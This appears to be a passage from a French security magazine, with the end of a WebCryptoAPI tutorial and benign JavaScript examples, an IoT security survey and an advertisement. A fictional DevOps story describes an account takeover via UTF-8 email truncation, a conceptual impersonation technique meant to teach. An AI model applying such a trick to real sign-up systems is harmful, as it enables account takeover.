- **generateKey** qui va permettre de générer une clé ou une paire de clés pour un algorithme cible ;

- **deriveKey** qui va permettre d'appliquer un algorithme de dérivation de clés. Quatre algorithmes de dérivation sont disponibles : ECDH, DH, PBKDF2, HKDF-CTR ;

- **importKey** qui va permettre d'importer une clé sous un format spécifique. Pour les algorithmes symétriques, en plus du format JWK sur lequel nous reviendrons plus tard dans cet article, on utilise le format dit raw, c'est-à-dire de la donnée brute via un **ArrayBuffer**. Pour les algorithmes asymétriques, comme précédemment en plus du format JWK, on peut gérer les clés au format pkcs8 ;

- **exportKey** qui va permettre de récupérer une clé dans le même format que précédemment décrit.

Toutes les fonctions de génération ou importation prennent en paramètre la surface fonctionnelle pour laquelle elles sont destinées. C'est-à-dire qu'elles prennent en paramètre les noms des fonctions pour lesquelles elles peuvent être utilisées, comme **encrypt**, **decrypt**, **sign** ou **verify**.

Voici un exemple d'importation de clé pour un AES-CBC-256 :

```
window.crypto.subtle.importKey(
  "raw",
  new ArrayBuffer([0...255]), // key in raw format
  {
    name: "AES-CBC"
  },
  false,
  ["encrypt", "decrypt"]
)
.then(function(key) {
  // key is a CryptoKey object type;
})
.catch(function(err) {
});
```

L'importation d'une clé se fait en suivant la politique dite de même origine ; ce qui signifie que deux sites ne peuvent pas partager des clés cryptographiques.

2.2.2.4 Le chiffrement

Nous poursuivons notre découverte de la **WebCryptoAPI** par le cœur de toute API cryptographique : la partie chiffrement.

Pour la partie symétrique, l'API propose de l'AES-256 avec différents modes d'opération : CTR, CBC, GCM, CFB.

Pour la partie asymétrique, l'API propose du RSA. Les données en entrée doivent donc être formatées au sein d'une structure **ArrayBuffer**. Il faut aussi spécifier la clé préalablement importée pour ce type d'algorithme.

Voici un exemple d'utilisation de l'algorithme AES-CBC :

```
window.crypto.subtle.encrypt(
  {
    name: "AES-CBC",
    iv: new ArrayBuffer([0...255]), // Init vector in ArrayBuffer
  },
  key, // the CryptoKey imported precedently
  data // the data in ArrayBuffer
)
.then(function(encrypted) {
  // encrypted data in ArrayBuffer
})
.catch(function(err) {
});
```

2.2.2.5 L'authentification

La **WebCryptoAPI** offre un ensemble d'algorithmes permettant de réaliser l'authentification des données. Comme pour le chiffrement, les algorithmes proposés sont somme toute assez standards et ne perdront pas le développeur dans des débats de bonnes ou mauvaises utilisations d'algorithmes.

Pour la signature symétrique, l'API offre deux algorithmes : HMAC et AES-CMAC.

Pour la signature asymétrique, l'API offre trois algorithmes, dont deux se basant sur du RSA et un sur des courbes elliptiques : RSASSA-PKCS1-v1.5, RSA-PSS et ECDSA.

Le code suivant présente l'interface pour la signature de la donnée :

```
window.crypto.subtle.sign(
    {
        name: "HMAC",
    },
    key, // CryptoKey object
    data // ArrayBuffer of data you want to sign
)
.then(function(signature){
    //returns an ArrayBuffer containing the signature
})
.catch(function(err){
});
```

Et la vérification se fait par la fonction **verify** :

```
window.crypto.subtle.verify(
    {
        name: "HMAC",
    },
    key, // CryptoKey object
    signature, // ArrayBuffer of the signature
    data //ArrayBuffer of the data
)
.then(function(isValid){
    //returns a boolean on whether the signature is true or not
})
.catch(function(err){
});
```

2.3 JSON Object Signing and Encryption (JOSE)

La **WebCryptoAPI** permet de formaliser une interface fonctionnelle pour la cryptographie. La spécification JOSE, pour *JSON object Signing and Encryption*, permet de proposer un formalisme des données. Utilisant le format JSON, format ô combien familier dans le monde JavaScript, ce dernier définit un ensemble de champs permettant de faciliter les développements entre client et serveur. Il était très difficile de s'inspirer du monde des API tel que OpenSSL, car ces dernières sont souvent basées sur des formats de fichier ASN.1 ; un format orienté TLV (*Type Length Value*) et donc moins facile à manipuler en JavaScript (sauf bien sûr avec ASM.js). Cette spécification ne rentre pas dans le cadre de la **WebCryptoAPI** ; elle fait l'objet de cinq RFC :

- RFC 7515 pour *JSON Web Signature* (JWS) définissant le cadre pour la signature de documents JSON ;
- RFC 7516 pour *JSON Web Encryption* (JWE) définissant le cadre pour formater une donnée chiffrée au format JSON ;
- RFC 7517 pour *JSON Web Key* (JWK) définissant une représentation JSON pour des clés symétriques, paire de clés RSA, des courbes elliptiques... La **WebCryptoAPI** met en avant ce format ;
- RFC 7518 pour *JSON Web Algorithm* (JWA) permettant de représenter un algorithme cryptographique au format JSON. Ce format est utilisé et référencé dans les RFC précédentes ;
- RFC 7519 pour *JSON Web Token* (JWT) permettant de définir un format JSON représentant un jeton pour des usages cryptographiques.

Rien d'extraordinaire au sein de ces API ; juste une standardisation des champs dans leurs noms, ou bien leurs représentations.

La **WebCryptoAPI**, dans sa gestion des clés, utilise le format JWK. Un document JSON peut contenir un ensemble de clés via le champ « **keys** » qui est une entrée de type liste :

```
{ "keys" : [ … ] }
```

Ce dernier permet de gérer aussi bien des clés asymétriques de type RSA :

```
{
  "kty":"RSA",
  "n":"...",
  "e":"..."
}
```

Ou bien de type EC :

```
{
  "kty":"EC",
  "crv":"P-256",
  "x":"...",
  "y":"..."
}
```

Ou bien enfin une clé symétrique :

```
{
  "kty":"oct",
  "k":"..."
}
```

Les valeurs du champ **kty** (*key type*) sont définies dans la RFC 7518 au chapitre 6.1.

Il serait impossible ici de parler des cinq RFC ; je ne saurais donc que vous conseiller d'y jeter un œil si vous souhaitez développer avec la **WebCryptoAPI**.

Conclusion

Cette API axe ses objectifs sur les aspects de confidentialité des données clientes. Pour cela, elle permet de déplacer le moteur cryptographique côté client. L'interface fonctionnelle est limitée, mais largement suffisante pour la plupart des applications à qui elle s'adresse. Ce nombre limité d'algorithmes, tous issus des standards les plus utilisés, permet de limiter le choix, et d'aider le développeur dans son développement. Cette API repose sur des concepts avancés en JavaScript et utilise des fonctionnalités modernes. Les éditeurs des principaux navigateurs la supporte et la soutienne en grande partie. En plus de cette interface, il existe un formalisme pour les données au travers des RFC définissant les formats JOSE. Tous les outils sont donc disponibles afin de réaliser des applications traitant les données des clients avec la confidentialité qu'elles méritent ; mais bien sûr, le développeur web doit être sensibilisé à la cryptographie, exercice peu habituel pour ce dernier.

Cette API peut donc répondre à une demande, toujours grandissante, des utilisateurs de connaître la finalité de leurs données et d'en reprendre le contrôle. ■

Références

[W3C] Spécification W3C de la WebCryptoAPI : https://www.w3.org/TR/WebCryptoAPI/

[EMSCRIPTEN] Front end JavaScript emscripten : https://github.com/kripken/emscripten

[CERT-FR] Bulletin d'actualité du CERT-FR : http://www.cert.ssi.gouv.fr/site/CERTFR-2016-ACT-005/CERTFR-2016-ACT-005.html

LA SÉCURITÉ DES OBJETS CONNECTÉS

Saad EL JAOUHARI, Ahmed BOUABDALLAH & Jean-Marie BONNIN
Institut Mines-Telecom/TELECOM Bretagne, Dépt. Réseaux, Sécurité et Multimédia
Site de Rennes – France
{saad.eljaouhari, ahmed.bouabdallah, jm.bonnin}@telecom-bretagne.eu

mots-clés : *IOT / SÉCURITÉ / EXIGENCE DE SÉCURITÉ / VULNÉRABILITÉ / VIE PRIVÉE / IDENTITÉ / CHIFFREMENT/ AAA / CIA*

Le progrès dans le monde des systèmes embarqués a favorisé l'apparition d'objets dits « intelligents » (de l'anglais Smart Object) ou encore « connectés ». Ces derniers intègrent, dans un contexte de faible consommation énergétique, un microcontrôleur permettant de piloter un capteur et/ou un actionneur alliés à une capacité de communication. Les objets intelligents offrent à leurs usagers l'exploitation de scénarios intéressants induisant principalement deux classes d'interactions : d'une part, capturer et remonter vers le réseau la valeur courante d'une information spécifique à leur environnement immédiat (objet en tant que capteur) et, d'autre part, recevoir du réseau une commande dont l'exécution peut avoir un effet de bord sur leur environnement direct (objet en tant qu'actuateur). Un smartphone, un téléviseur ou un réfrigérateur connecté, une montre intelligente, des systèmes de détection de présence ou de chutes... constituent des exemples concrets d'objets connectés faisant partie de notre quotidien.

L'Internet des Objets (IoT) permet de conceptualiser ce nouvel environnement reposant sur les réseaux traditionnels, auxquels sont connectés les objets en tant que composantes particulières du monde réel ayant des contraintes fortes en matière de ressources (mémoire, capacité de traitement, énergie) et disposant de méthodes multiples de communication sans fil. Selon IPSO (IP for Smart Objects), l'adoption massive du protocole IP par les objets devrait à terme conduire à une connectivité directe avec l'Internet, en ouvrant la voie à sa troisième grande évolution (Web 3.0).

Ces objets peuvent être découverts, contrôlés et gérés depuis Internet. Cette articulation, qui représente un point fort de l'IoT, le fait aussi hériter de toute la problématique de la sécurité déjà présente dans l'Internet. Cette dernière se repose même avec une acuité renouvelée dans ce nouvel environnement, du fait de ses caractéristiques particulières. Il est important d'analyser la façon avec laquelle les exigences classiques de sécurité (CIA, AAA...) ainsi que celles liées au respect de la vie privée peuvent être déclinées dans ce nouvel environnement.

Introduction

De nombreuses études montrent que le nombre d'objets connectés déployés sur Internet va connaître une croissance exponentielle dans les années à venir **[Stat]**, conduisant ainsi à une architecture de l'IoT complexe et soumise à un trafic important. D'un point de vue qualitatif, l'IoT possède les caractéristiques suivantes **[Article1]** :

1) L'IoT est un environnement non maîtrisé du fait principalement de la mobilité des objets et des possibilités étendues pour y accéder physiquement.
2) L'hétérogénéité : un environnement IoT peut intégrer des entités d'origines très variables (différentes plateformes, protocoles de communications, fournisseurs...).
3) La scalabilité liée à la quantité d'objets qui peuvent être interconnectés.
4) Les ressources limitées en matière d'énergie, de capacité de calcul et d'espace de stockage.

L'IoT présente ainsi de nombreux défis. Cet article propose un tour d'horizon des principales problématiques liées à la sécurité de l'IoT. Nous rappelons dans un premier temps les vulnérabilités majeures liées à l'IoT. Nous nous intéressons par la suite à la sécurité d'un objet connecté. Finalement, nous introduisons les exigences minimales de sécurité spécifiques à l'IoT.

1 Les différentes vulnérabilités liées à l'IoT

Une étude réalisée par HP **[HP]** sur les problèmes de sécurité de l'IoT, en s'appuyant sur l'analyse de 10 équipements parmi les plus populaires dans les plateformes IoT les plus répandues, montre que :

- 90 % des appareils collectent au moins une information personnelle via l'équipement, le Cloud, ou l'application mobile. Ces informations peuvent être un nom d'utilisateur, son adresse, sa date de naissance, des informations de santé, et même des numéros de carte bancaire ;
- six appareils sur 10 offrent des interfaces utilisateurs. Ces équipements présentent tous des vulnérabilités, notamment des vulnérabilités de type XSS et des identifiants faibles ;
- 70 % des appareils ne chiffrent pas leurs communications sortantes ;
- 70 % des appareils associés à un Cloud et à une application mobile permettent à un attaquant de savoir si un compte utilisateur est valide via l'énumération des comptes ;
- 80 % des appareils associés à un Cloud et à une application mobile n'exigent pas un mot de passe de longueur et de complexité suffisante, et sont donc susceptibles d'utiliser des mots de passe faibles.

Selon HP et OWASP ces problèmes sont principalement liés à une authentification ou une autorisation insuffisante, un manque de chiffrement au niveau du transfert des messages, une interface web non sécurisée ainsi qu'un logiciel/firmware vulnérable. Une analyse de ces vulnérabilités concernant la détectabilité, l'exploitabilité et le niveau d'impact sur l'infrastructure, est proposée dans ce qui suit.

Note

Le projet OWASP Internet des objets (IoT) https://www.owasp.org/index.php/OWASP_Internet_of_Things_Project, **explore et publie les risques de sécurité liés à l'Internet des objets, afin d'aider les développeurs, les fabricants, etc., à mieux les comprendre pour améliorer la conception de leurs applications IoT.**

Les attaques ciblant les interfaces web non sécurisées peuvent être déclenchées par un acteur interne ou externe exploitant la faiblesse des identifiants ou/et par l'énumération des comptes des utilisateurs. En termes d'exploitabilité et de détectabilité, cette vulnérabilité est classée comme FACILE, ce qui signifie que les attaques de ce type peuvent être découvertes simplement en examinant manuellement l'interface ou en utilisant des outils de tests automatisés qui peuvent de plus détecter d'autres attaques telles que le *cross-site scripting*. L'impact d'une interface web non sécurisée peut conduire à la corruption, la perte des données, ou la prise de contrôle de l'appareil. C'est la raison pour laquelle ce type de vulnérabilité est classé comme SÉVÈRE en termes d'impact.

Authentification et/ou autorisation insuffisantes : l'accès aux ressources d'un objet doit être interdit aux entités non authentifiées ou non autorisées. Ce type de vulnérabilité est classé comme SÉVÈRE concernant l'impact sur les données et sur l'appareil lui-même (la perte ou la compromission des données, et même la prise de contrôle de l'équipement et/ou des comptes d'utilisateurs). L'attaquant peut aussi profiter de l'absence d'un contrôle d'accès granulaire et de la faiblesse des identifiants. Elle est classée comme MOYENNE en termes d'exploitabilité et FACILE en termes de détectabilité.

Absence de chiffrement de la couche de transport : l'écoute ou la falsification des données peuvent être facilement exécutées par un attaquant dans le cas où des données non chiffrées sont envoyées sur le réseau. L'absence de chiffrement du trafic sur le réseau local est souvent liée au fait que ce trafic n'est pas visible depuis l'extérieur. Cependant, dans un réseau local mal configuré, cela peut ne pas être le cas, ce qui peut entraîner la fuite de données ou leur perte. Plusieurs propositions pour le chiffrement de bout en bout utilisent soit DTLS soit des mécanismes cryptographiques demandant une faible capacité de calcul **[Article3].** Cette vulnérabilité est classée comme MOYENNE en termes d'exploitabilité et FACILE en termes de détectabilité. Pour ce qui est de l'impact, elle est évaluée comme GRAVE.

Software/Firmware non sécurisé : même si l'exploitabilité de ce genre de vulnérabilité est DIFFICILE, son impact est considéré comme SÉVÈRE, car elle peut conduire à la compromission des données de l'utilisateur et même permettre la prise de contrôle de l'appareil. L'équipement doit être en mesure d'effectuer régulièrement des mises à jour, surtout lorsque des vulnérabilités sont découvertes. Les mises à jour doivent également être protégées, car les fichiers de mises à jour de logiciels/firmwares livrés sur une connexion réseau non sécurisée peuvent être altérés. Par conséquent, un protocole de chiffrement ainsi qu'un contrôle d'intégrité sont nécessaires.

Il ressort de ce qui précède que la sécurisation d'une application IoT doit au moins prendre en compte les aspects suivants qu'il s'agira de traiter :

1) Les menaces liées à l'objet connecté lui-même, qui sont de deux ordres :
   - celles liées à l'utilisation de mécanismes de sécurité relativement faibles, en raison de la faible capacité de calcul des objets ;
   - celles liées aux possibilités d'accès physique à l'objet.

2) Les problèmes liés aux différents protocoles de communication réseau utilisés pour interconnecter les objets. Il existe actuellement plusieurs vulnérabilités sans contre-mesure connue pouvant compromettre une plateforme IoT (attaque Ghost dans ZigBee **[ZigBee]**, usurpation et altération d'informations de routage, attaque Sybil et attaque Sinkhole sur 6LoWPAN **[6LoWPAN]**, etc.).

3) Les menaces provenant des entités externes : des attaques telles que l'écoute, la falsification, l'usurpation, le déni de service, les attaques de *phishing* où des attaques par injection de code peuvent se produire.

4) La protection des données privées.

2 Sécurité de l'objet connecté

Un attaquant ayant physiquement accès à un objet connecté est en mesure de recueillir beaucoup de ses informations sensibles. S'il réussissait par exemple à récupérer ses clés de chiffrement, il pourrait accéder à tout le trafic entrant et sortant de l'objet, et il pourrait aussi injecter du code malveillant destiné à d'autres objets du réseau. Chaque objet connecté apparaît ainsi comme un point critique dans l'architecture de l'IoT. Nous énumérons dans ce qui suit les différentes propriétés de sécurité et de protection de la vie privée qui devraient être garanties afin de sécuriser un objet connecté **[SecuSOI]**.

Parmi les concepts importants utilisés dans la suite, nous rappelons la notion d'identité. Dans l'IoT, les objets intelligents sont considérés comme des entités indépendantes, capables d'agir au nom d'un utilisateur. Il existe plusieurs définitions dans la littérature, concernant principalement l'identité et l'identité partielle des objets intelligents. L'identité permet d'une part de distinguer les différents objets à l'intérieur du réseau, et d'autre part de vérifier leur origine. Dans toute architecture de gestion d'identité, l'établissement d'un environnent de confiance nécessite l'unicité des identités afin de pouvoir les authentifier. Les ressources contraintes des objets imposent cependant des extensions à la gestion traditionnelle d'identité **[IdM-IoT]**.

Un autre type d'identité appelée identité partielle peut, principalement pour des raisons d'anonymat, également être utilisé pour authentifier des objets. Une identité partielle contient un sous-ensemble d'attributs ou de données d'une identité globale ; ainsi le pseudonyme peut être considéré comme une identité partielle. Ces attributs peuvent être choisis soit par l'utilisateur, soit par le fournisseur d'identité. L'attribution d'une identité globale (ou l'identité en général) ou d'une identité partielle dépend de la situation et du contexte.

Dans ce qui suit, chaque objet connecté est supposé être configuré de manière statique avec un matériel cryptographique de type certificat X.509 ou équivalent. Ces certificats sont appelés *identité root*, ils seront utilisés plus tard dans les différentes phases afin d'exécuter certains calculs de sécurité. Ces informations cryptographiques peuvent être fournies soit par le fabricant de l'objet, ou par son fournisseur ou par son propriétaire. Avec cette hypothèse, nous analysons les différentes phases du cycle de vie d'un objet connecté afin de mieux comprendre les propriétés liées à sa sécurité, ainsi que les différents mécanismes proposés.

Dans **[SecuSOI]**, le cycle de vie d'un objet connecté est divisé en trois phases : le « Bootstrapping et l'enregistrement », la « Découverte » et finalement la phase « Opération ». Chacune de ces étapes doit garantir la sécurité et la protection des données privées des entités impliquées (objet/utilisateur). Les informations et les ressources de l'objet doivent être également protégées. Ces trois étapes supposent l'existence d'une entité particulière habituellement appelée fournisseur d'objet, cumulant les rôles de serveur et de base de données.

Lors de la première étape de Bootstrapping et d'enregistrement, l'objet doit d'abord être installé et configuré. Son authentification auprès du fournisseur survient ensuite accompagnée d'une autorisation de déploiement dans le réseau. Ces opérations doivent être effectuées via un protocole compatible avec les contraintes liées à la capacité de calcul et à la consommation énergétique des objets. Plusieurs solutions ont été ainsi proposées comme HIP-DEX (*Host Identity Protocol Diet EXchange*) **[HIP-DEX]**, PANA (*Protocol for Carrying Authentication for Network Access*) **[rfc5191]**, EAP (*Extensible Authentication Protocol*) **[rfc3748]**, et 802.1x **[802,IX]**. Cette étape peut aussi être utilisée pour calculer par exemple une identité partielle qui pourra servir à anonymiser des échanges ultérieurs. La réalisation de l'enregistrement de l'objet auprès du fournisseur, permet d'amorcer la seconde phase.




Figure 1 : Les phases de découverte de l'objet A par l'objet B et d'opération.

L'étape de Découverte permet à une entité de l'IoT de déterminer, via une étape de localisation préalable, les objets disposant des ressources dont elle a besoin. L'entité demandeuse doit alors s'adresser au fournisseur en utilisant un protocole comme LDAP (*Lightweight Directory Access Protocol*) **[RFC1777]**, HS (*Handle System*) **[RFC3652]**... Toutes ces solutions nécessitent l'authentification et l'autorisation de l'entité demandeuse.

La dernière étape est l'Opération, où un objet A essaye de communiquer avec un objet B, tout en sécurisant cette communication. La figure 1 donne un aperçu des différents messages échangés entre les deux objets afin de créer un canal sécurisé de communication. Elle regroupe l'étape de découverte (B veut accéder à certaines ressources possédées par A et éventuellement par d'autres entités) et l'opération.

Comme le montre la figure 1, l'objet B doit d'abord vérifier si le fournisseur est capable de l'orienter vers un objet possédant les ressources qu'il veut obtenir, et implicitement découvrir l'objet A. Si tel est le cas, B doit s'authentifier, soit en fournissant son identité complète, soit en utilisant une identité partielle à des fins d'anonymat. La sélection de l'identité utilisée par B se fait selon la politique de découverte de l'objet B, du fournisseur et aussi selon la nature des données qui vont être échangées. Une fois l'authentification et l'autorisation réalisées, l'objet B demande des identifiants cryptographiques (une clé symétrique, un jeton...) au fournisseur afin de créer une communication sécurisée avec l'objet A. Les nouvelles architectures de l'IoT ont tendance à utiliser des identifiants ayant le format d'un jeton DcapBAC **[DCapBAC]**. L'authentification, l'autorisation et l'échange des jetons peuvent être effectués en utilisant PANA ou en s'appuyant sur HTTPS ou CoAP/DTLS **[RFC7252]**. Les politiques de contrôle d'accès peuvent être exprimées en XACML **[rfc7061]**. Finalement, le jeton DcapBAC permet l'établissement d'un canal CoAP-DTLS entre l'objet A et l'objet B, fournissant ainsi une communication sécurisée M2M.

3 Exigences de sécurité de l'IoT

Nous nous inspirons dans ce qui suit d'**[Article1],** qui organise de façon élégante les exigences de sécurité en trois catégories : la sécurité du réseau, AAA (*Authentication*, *Authorization*, *Accounting*) et la protection de la vie privée.

3.1 Sécurité du réseau

Les données échangées sur Internet entre deux objets, ou entre un objet et un utilisateur, sont exposées

à diverses attaques telles que l'écoute, la falsification et le déni de service, d'où l'importance de sécuriser le réseau. Ces attaques, qui ont des conséquences directes sur la confidentialité et l'intégrité des données, peuvent être contrées par l'établissement de canaux sécurisés entre les différentes entités de l'IoT.

Traditionnellement, plusieurs technologies basées sur le chiffrement telles que IPSec ou TLS ont prouvé leur efficacité pour garantir la confidentialité des données échangées sur Internet. Elles permettent aussi de garantir l'intégrité des données, assurant ainsi qu'elles ne seront pas altérées durant leur transfert, tout en fournissant une preuve d'authenticité concernant l'établissement de la connexion avec une entité authentifiée. Cependant, ces techniques exigent des calculs cryptographiques importants qui excèdent souvent les capacités limitées des objets connectés. La pile protocolaire réseau idéale pour l'IoT devrait fournir des protocoles de chiffrement robustes avec de faibles besoins de calcul. Cela permettrait aux environnements contraints de satisfaire ces exigences avec une qualité identique à celle des autres environnements. La plupart des solutions actuelles ont tendance à décharger les nœuds contraints en utilisant un nœud de confiance intermédiaire disposant d'une capacité de traitement suffisante pour réaliser les tâches gourmandes en calculs.

Finalement, quelles que soient les circonstances, la disponibilité des objets doit toujours être préservée. Un protocole de routage sécurisé comme RPL **[rfc7416]** permet par exemple de l'obtenir en garantissant la résilience des objets connectés.

3.2 AAA

On suppose d'une part que chaque objet peut accéder à une représentation de ses propres informations de sécurité telles que son identifiant, ses clés de chiffrement, ses certificats, etc., et, d'autre part, que le cycle de vie de l'identité de l'objet est au moins conforme à un modèle classique de gestion d'identité même si ce dernier s'avère en général insuffisant pour prendre en compte les spécificités de l'IoT **[IdM-IoT]**.

L'authentification s'appuie sur la gestion d'identité et représente l'une des opérations les plus importantes, et probablement la première à effectuer par un nœud quand il rejoint un nouveau réseau, par exemple pour un premier déploiement ou en cas de mobilité d'un réseau à un autre. Souvent, l'authentification est réalisée via un serveur d'authentification avec un protocole d'accès tel que PANA **[rfc5191]** ou EAP **[rfc3748]**.

Le contrôle d'accès aux ressources associées aux objets connectés peut s'appuyer sur des mécanismes tels que DCAF (*Delegated CoAP Authentication an Authorization Framework*) **[DCAF]** ou OAUTH 2.0 **[RFC6749]**. Plus généralement, les solutions de contrôle d'accès peuvent se décliner de deux façons, soit via un intermédiaire situé entre l'objet et le demandeur d'accès, soit par l'objet lui-même, souvent au travers d'un simple contrôle de jeton d'accès fourni par un serveur d'autorisation.

Quant aux mécanismes de traçabilité, ils doivent gérer la grande quantité de données échangées entre les objets, pour des fins statistiques, économiques (facturation), de gestion de qualité ou d'analyse post compromission.

3.3 Vie privée

L'accès direct par les objets connectés aux informations personnelles des individus et des organisations soulève des problématiques de protection de la vie privée. L'IoT doit fournir la protection des données privées transmises à travers Internet, de manière à ce qu'un trafic capturé n'expose pas le contenu de ces données. Pour cette raison, des mécanismes pour l'anonymat de données, le pseudonymat et la non-traçabilité doivent être utilisés pour garantir à la fois la protection des données privées ainsi que la protection des entités elles-mêmes **[Article2]**.

Conclusion

L'introduction d'objets connectés dans notre quotidien a permis le développement de nouveaux usages qui sont de plus en plus appréciés par les utilisateurs. D'un point de vue technique, cela conduit à l'émergence de l'IoT qui représente une évolution majeure de l'Internet en étendant ce dernier vers des objets du monde réel.

La sécurité et la protection des données privées des objets connectés soulèvent cependant plusieurs problèmes qui peuvent constituer des obstacles sérieux au déploiement ou à l'acceptation de l'IoT. La principale cause réside dans la faiblesse des capacités de calcul des objets connectés, qui les empêche d'utiliser les techniques de sécurité classique mises en œuvre dans l'Internet.

La relation entre IPv6 et l'IoT est un autre point à noter. La sécurité de la communication entre les différents objets de l'IoT via IPv6 est renforcée par le protocole IPSec. Cependant, l'implémentation d'IPSec pour les équipements de type 6LoWPAN, caractérisée par des contraintes d'énergie et de ressources, pose encore des problèmes. Pour cette raison, plusieurs travaux ont été réalisés pour obtenir une version d'IPSec légère et surtout compatible avec les nœuds contraints de l'IoT, tel celui proposé dans **[IPSec-6LoWPAN].**

Nous avons présenté dans cet article un panorama des vulnérabilités présentes dans l'IoT, avec une analyse de leurs causes respectives. Nous nous sommes ensuite intéressés à la sécurité de l'objet connecté, en précisant certains nouveaux protocoles et standards qui ont été développés en prenant en compte les capacités limitées des objets connectés. La dernière partie de l'article présente finalement les exigences de sécurité et de protection de la vie privée minimales qui doivent être satisfaites par toute mise en œuvre de l'IoT. ■

Retrouvez toutes les références accompagnant cet article sur http://www.miscmag.com/.

www . hsc-formation . fr

SANS Institute

La référence mondiale en matière de formation et de certification à la sécurité des systèmes d'information

FORMATIONS INFORENSIQUE
Cours SANS Institute
Certifications GIAC

FOR 408
Investigation Inforensique Windows

FOR 508
Analyse Inforensique et réponses aux incidents clients

FOR 572
Analyse et investigation numérique avancées dans les réseaux

FOR 585
Investigation numérique avancée sur téléphones portables

FOR 610
Rétroingénierie de logiciels malfaisants : Outils et techniques d'analyse

Dates et plan disponibles
Renseignements et inscriptions
par téléphone
+33 (0) 141 409 700
ou par courriel à:
formations@hsc . fr

HSC by Deloitte.

DEVOPS : NUAGEUX, AVEC CHANCE DE SÉCURITÉ

Julien VEHENT, gère l'équipe sécurité des services de Firefox chez Mozilla, auteur de Securing DevOps (Manning Ed.)

mots-clés : SECDEVOPS / SÉCURITÉ CONTINUE / OWASP ZAP / BUG BOUNTY

Les évènements et personnages présentés dans cet article sont entièrement fictifs et ne représentent en rien le quotidien ou l'expérience de l'auteur… Enfin, faut quand même admettre que ça sent le vécu !

1 Crachin Normand, Licornes & Bug Bounties

Il pleut sur la cathédrale de Rouen. Louise est habituée, la Normandie n'est pas connue pour son climat, mais quand même, un 12 juillet, un peu de soleil ferait pas de mal. Il est 6h30 du matin. Elle a passé la nuit à redéployer l'application métier de la PME où elle travaille. Max l'a réveillée à 1h en urgence pour corriger une faille dans le service de gestion des comptes.

- « Louise, c'est Max, désolé de t'appeler en pleine nuit. On a reçu un rapport de vulnérabilité. J'ai un patch à déployer sur l'infra de test. »

Ils arrivent toujours le dimanche, les rapports de vulnérabilité. Depuis qu'un copain du patron leur a dit de créer un programme de bug bounty, un ou deux rapports arrivent par mois. Probablement des gens qui arrondissent les fins de mois en faisant des extras le week-end.

Il pleuvait déjà à 1h du mat'. Louise s'est fait un café, a ouvert son portable et lu le rapport de vulnérabilité. Il lui fallut une demi-tasse pour comprendre le problème : le code qui associait une identité aux droits d'un utilisateur ne supportait pas bien UTF-8. Le problème permettait à un utilisateur d'enregistrer un compte valide pour « cible@gmail.com[illegible]attaquant@example.net » – car le système d'enregistrement supporte UTF-8 –, mais d'être reconnu comme « cible@gmail.com », car le système de vérification coupait l'identité après le caractère UTF-8 [illegible] non supporté. L'attaquant avait alors accès à tout le compte de l'utilisateur : commandes, cartes de crédit enregistrées, etc.

« Au moins, il me réveille pas pour rien. C'est pas beau à voir ! », pensa Louise.

Max avait déjà préparé le patch, et tous les tests unitaires passaient en CI.

- « Tu peux déployer en test quand t'es prête », lui lance-t-il sur le channel Slack de la boite.

Seul problème, les devs ont mis à jour toutes les dépendances trois versions plus tôt, sans redéployer. L'application Python dépend du paquet « cryptography » qui a besoin d'une version d'OpenSSL pas disponible sur les systèmes Red Hat 6 de la boite. Un cas typique de « Ça marche bien sur ma machine » que Louise subit au quotidien.

Il lui fallut deux heures pour construire un RPM qui s'installe sur le serveur de test, plus une heure pour redéployer l'application à la main et mettre à jour le schéma de la base de données. Max a lancé tous les tests de QA, du mieux qu'il pouvait vu l'heure tardive, sur l'infrastructure de test et reçu l'autorisation de son chef de déployer en production vers 5H du matin.

Au lever du soleil, impossible à voir derrière l'épaisse couche de nuages, la mise à jour est faite, la vulnérabilité est réparée, et Louise se dit qu'elle est pas assez payée pour passer ses nuits à réparer les erreurs des développeurs. Enfin, c'est pas toujours leur faute. Le mois dernier, c'était une erreur de configuration d'Apache qui ouvrait un répertoire interne à tout l'Internet. Elle soupire. « À un moment donné, il va falloir donner un coup de pied dans la fourmilière et moderniser l'infra ! ».

Louise décide d'en parler à la réunion du matin.

- « On a passé la nuit, avec Max, à redéployer la gestion des comptes. Et quand je dis la nuit, je veux insister sur le fait qu'il a fallu plus de cinq heures pour mettre le patch de Max en prod ! Les dépendances étaient en vrac, et je pense pas qu'on va pouvoir continuer à déployer sur Red Hat 6 pendant très longtemps. »


- « J'entends bien », répond Michel, le chef d'équipe, « et on va accélérer le projet d'automatisation pour aider les déploiements, mais en attendant il va falloir tenir. »

Le projet d'automatisation, c'est le bébé de Michel pour faire des déploiements continus. Il ne parle que de ça depuis qu'il a lu The Phoenix Project et s'est mis

à utiliser Heroku pour ses projets perso. Sur le papier, ça ressemble un peu à ça :

1. Le développeur envoie un patch sur GitHub et les tests d'intégration tournent automatiquement dans CircleCI et TravisCI.
